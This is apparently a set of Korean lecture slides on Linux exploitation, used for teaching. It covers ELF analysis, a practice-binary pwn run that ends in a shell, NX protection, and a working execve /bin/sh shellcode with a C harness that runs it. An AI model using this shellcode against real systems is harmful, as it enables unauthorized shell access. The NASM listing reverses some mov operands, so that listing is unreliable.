  O (extra OS processing required) o (OS specific), p (processor specific)
```

리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조 (.text 섹션 main 함수 디스어셈블링)
  - objdump –d <binary> | grep ₩<(function name)₩>: -A 출력 수

ELF 헤더	ELF Header
프로그램 헤더	Program Header
프로그램 코드	.text section
글로벌 상수 변수	.rodata section
글로벌 변수	.data section
Import 함수	.got section
	…

```
hackability@ubuntu:~/system_hacking/practice/01$ objdump -d buffer_overflow | grep \<main\>: -A 19
080484ae <main>:
 80484ae:       55                      push   %ebp
 80484af:       89 e5                   mov    %esp,%ebp
 80484b1:       83 ec 20                sub    $0x20,%esp
 80484b4:       68 9d 85 04 08          push   $0x804859d
 80484b9:       e8 92 fe ff ff          call   8048350 <printf@plt>
 80484be:       83 c4 04                add    $0x4,%esp
 80484c1:       8d 45 e0                lea    -0x20(%ebp),%eax
 80484c4:       50                      push   %eax
 80484c5:       68 b0 85 04 08          push   $0x80485b0
 80484ca:       e8 b1 fe ff ff          call   8048380 <__isoc99_scanf@plt>
 80484cf:       83 c4 08                add    $0x8,%esp
 80484d2:       8d 45 e0                lea    -0x20(%ebp),%eax
 80484d5:       50                      push   %eax
 80484d6:       68 b3 85 04 08          push   $0x80485b3
 80484db:       e8 70 fe ff ff          call   8048350 <printf@plt>
 80484e0:       83 c4 08                add    $0x8,%esp
 80484e3:       b8 00 00 00 00          mov    $0x0,%eax
 80484e8:       c9                      leave
 80484e9:       c3                      ret
```

리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조 (심볼 테이블)
  - readelf –s <binary>


ELF 헤더	ELF Header
프로그램 헤더	Program Header
프로그램 코드	.text section
글로벌 상수 변수	.rodata section
글로벌 변수	.data section
Import 함수	.got section
	…

```
hackability@ubuntu:~/system_hacking/practice/01$ readelf -s buffer_overflow | grep FUNC
     1: 00000000     0 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
     2: 00000000     0 FUNC    GLOBAL DEFAULT  UND system@GLIBC_2.0 (2)
     4: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
     5: 00000000     0 FUNC    GLOBAL DEFAULT  UND __isoc99_scanf@GLIBC_2.7 (3)
    30: 080483e0     0 FUNC    LOCAL  DEFAULT   14 deregister_tm_clones
    31: 08048410     0 FUNC    LOCAL  DEFAULT   14 register_tm_clones
    32: 08048450     0 FUNC    LOCAL  DEFAULT   14 __do_global_dtors_aux
    35: 08048470     0 FUNC    LOCAL  DEFAULT   14 frame_dummy
    47: 08048550     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
    49: 080483d0     4 FUNC    GLOBAL HIDDEN    14 __x86.get_pc_thunk.bx
    51: 00000000     0 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.0
    53: 08048554     0 FUNC    GLOBAL DEFAULT   15 _fini
    54: 0804849b    19 FUNC    GLOBAL DEFAULT   14 cat_flag
    56: 00000000     0 FUNC    GLOBAL DEFAULT  UND system@@GLIBC_2.0
    60: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
    61: 080484f0    93 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    63: 080483a0     0 FUNC    GLOBAL DEFAULT   14 _start
    66: 080484ae    60 FUNC    GLOBAL DEFAULT   14 main
    68: 00000000     0 FUNC    GLOBAL DEFAULT  UND __isoc99_scanf@@GLIBC_2.7
    71: 08048310     0 FUNC    GLOBAL DEFAULT   11 _init
```

I can control the $pc and now what?

익스플로잇 이후

- 익스플로잇을 이용해 프로그램 흐름을 조작한 다음에는 ?



Segmentation fault

Segmentation fault

Segmentation fault


Segmentation fault

Segmentation fault

Segmentation fault !!!!!!

익스플로잇 이후

- 익스플로잇을 이용해 프로그램 흐름을 조작한 다음에는 ?
  - 일반적으로 쉘(ex: /bin/sh) 을 획득하는 것이 목적




```
hackability@ubuntu:~/pwn/house_of_force/16_bctf$ python solution.py
[+] Starting local process './bcloud': Done
[*] Leak: 0x804c008
[*] Size: 0xffffefb3
[*] Atoi: 0xf7e37030
[*] Switching to interactive mode
$ id
uid=1000(hackability) gid=1000(hackability) groups=1000(hackability),4(adm),
$ ls -al
total 3952
drwxrwxr-x 2 hackability hackability    4096 Oct 26 09:18 .
drwxrwxr-x 4 hackability hackability    4096 Sep 26 01:41 ..
-rwxrwx--- 1 root        hackability    9708 Sep 25 18:23 bcloud
-rw------- 1 hackability hackability 2248704 Sep 25 19:50 core
-r-------- 1 root        hackability      25 Oct 26 09:06 flag
-rw------- 1 root        root            499 Sep 26 01:23 .gdb_history
-rwxrwxr-x 1 hackability hackability 1754876 Sep 25 18:24 libc-2.19.so.i386.
-rw-r--r-- 1 root        root             19 Sep 26 01:15 peda-session-bclou
-rw-rw-r-- 1 hackability hackability    1829 Oct 26 09:18 solution.py
-rw-rw-r-- 1 hackability hackability    2104 Sep 26 01:40 solve_bcloud.py
```

익스플로잇 이후

- 리눅스 쉘 코딩
  - exploit-db.com

```c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

WTF ??

강제로 실행 흐름을 shellcode 로 변경 (exploit)

익스플로잇 이후

- 리눅스 쉘 코딩
  - 리눅스 시스템 콜 (/usr/src/linux/arch/x86/syscalls/)

Show 50 entries Search:

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-	fs/namei.c:2352
11	sys_execve	0x0b	char __user *	char __user *__user *	char __user *__user *	struct pt_regs *	-	arch/alpha/kernel/entry.S:925
12	sys_chdir	0x0c	const char __user *filename	-	-	-	-	fs/open.c:361

http://syscalls.kernelgrok.com/

익스플로잇 이후

- 리눅스 쉘 코딩

```
[SECTION .text]
BITS 32

mov eax, 1
mov ebx, 0

int 0x80
```

eax = sys_exit call number

ebx = exit code

Call the system call

```
root@bt:/shellcode/03# strace ./shell_test
execve("./shell_test", ["./shell_test"], [/* 32 vars */]) = 0
brk(0)                                  = 0x973c000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb773a000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=66580, ...}) = 0
mmap2(NULL, 66580, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7729000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000m\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1405508, ...}) = 0
mmap2(NULL, 1415592, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb75cf000
mprotect(0xb7722000, 4096, PROT_NONE)   = 0
mmap2(0xb7723000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x153) = 0xb7723000
mmap2(0xb7726000, 10664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7726000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb75ce000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb75ce6c0, limit:1048575, seg_32bit:1, contents:0, read_
mprotect(0xb7723000, 8192, PROT_READ)   = 0
mprotect(0x8049000, 4096, PROT_READ)    = 0
mprotect(0xb7758000, 4096, PROT_READ)   = 0
munmap(0xb7729000, 66580)               = 0
exit(0)                                 = ?
```

익스플로잇 이후

- 리눅스 쉘 코딩

```c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

11	sys_execve	0x0b	char __user *	char __user * __user *


```
[SECTION .text]
BITS 32

xor     eax, eax
push    eax
push    0x68732f2f      ; hs// -> //sh
push    0x6e69622f      ; nib/ -> /bin
mov     esp, ebx
push    eax
push    ebx
mov     esp, ecx
mov     al, 0xb         ; execve
int     0x80
```

↓

```
execve("/bin//sh", ["/bin//sh", NULL])
```

익스플로잇 이후

- 익스플로잇을 이용해 프로그램 흐름을 조작한 다음에는 ?
  - 일반적으로 쉘(ex: /bin/sh) 을 획득하는 것이 목적



익스플로잇 방어 기법 및 우회 방법

방어 메커니즘 우회

- NX (W^X)
  - 스택에 코드가 올라가서 실행이 되기 때문에 스택의 실행 권한을 없앰
- 스택 실행이 허용되어 있는 경우
  - gcc 옵션 : -z execstack

```
hackability@ubuntu:~/system_hacking/vul_examples/02$ gdb -q ./nx_example_disabled
Reading symbols from ./nx_example_disabled...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$ q
hackability@ubuntu:~/system_hacking/vul_examples/02$ ./nx_example_disabled
Length : 23
$ id
uid=1000(hackability) gid=1000(hackability) groups=1000(hackability),4(adm),24(cdr
$ ls
nx_example.c  nx_example_disabled  nx_example_enabled
```

방어 메커니즘 우회

- NX (W^X)
  - 스택에 코드가 올라가서 실행이 되기 때문에 스택의 실행 권한을 없앰
- 스택 실행이 허용되지 않은 경우
  - gcc 옵션 : -z execstack 을 뺀 경우

```
hackability@ubuntu:~/system_hacking/vul_examples/02$ gdb -q ./nx_example_enabled
Reading symbols from ./nx_example_enabled...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$ q
hackability@ubuntu:~/system_hacking/vul_examples/02$ ./nx_example_enabled
Length : 23
Segmentation fault (core dumped)
```

방어 메커니즘 우회

- NX (W^X)
  - 스택에 코드가 올라가서 실행이 되기 때문에 스택의 실행 권한을 없앰
- 실행 중의 페이지 별 권한 차이

```
gdb-peda$ x/i $eip
=> 0x804850a <main+111>:        call   eax
gdb-peda$ i r eax
eax            0xffffd1d4       0xffffd1d4
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/hackability/s
0x08049000 0x0804a000 r-xp      /home/hackability/s
0x0804a000 0x0804b000 rwxp      /home/hackability/s
0x0804b000 0x0806c000 rwxp      [heap]
0xf7e09000 0xf7e0a000 rwxp      mapped
0xf7e0a000 0xf7fb7000 r-xp      /lib32/libc-2.23.so
0xf7fb7000 0xf7fb9000 r-xp      /lib32/libc-2.23.so
0xf7fb9000 0xf7fba000 rwxp      /lib32/libc-2.23.so
0xf7fba000 0xf7fbe000 rwxp      mapped
0xf7fd6000 0xf7fd8000 r--p      [vvar]
0xf7fd8000 0xf7fd9000 r-xp      [vdso]
0xf7fd9000 0xf7ffb000 r-xp      /lib32/ld-2.23.so
0xf7ffb000 0xf7ffc000 rwxp      mapped
0xf7ffc000 0xf7ffd000 r-xp      /lib32/ld-2.23.so
0xf7ffd000 0xf7ffe000 rwxp      /lib32/ld-2.23.so
0xfffdd000 0xffffe000 rwxp      [stack]
```


rwxp

```
gdb-peda$ x/i $eip
=> 0x804850a <main+111>:        call   eax
gdb-peda$ i r eax
eax            0xffffd1d4       0xffffd1d4
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/hackability/
0x08049000 0x0804a000 r--p      /home/hackability/
0x0804a000 0x0804b000 rw-p      /home/hackability/
0x0804b000 0x0806c000 rw-p      [heap]
0xf7e09000 0xf7e0a000 rw-p      mapped
0xf7e0a000 0xf7fb7000 r-xp      /lib32/libc-2.23.s
0xf7fb7000 0xf7fb9000 r--p      /lib32/libc-2.23.s
0xf7fb9000 0xf7fba000 rw-p      /lib32/libc-2.23.s
0xf7fba000 0xf7fbe000 rw-p      mapped
0xf7fd6000 0xf7fd8000 r--p      [vvar]
0xf7fd8000 0xf7fd9000 r-xp      [vdso]
0xf7fd9000 0xf7ffb000 r-xp      /lib32/ld-2.23.so
0xf7ffb000 0xf7ffc000 rw-p      mapped
0xf7ffc000 0xf7ffd000 r--p      /lib32/ld-2.23.so
0xf7ffd000 0xf7ffe000 rw-p      /lib32/ld-2.23.so
0xfffdd000 0xffffe000 rw-p      [stack]
```

rw-p

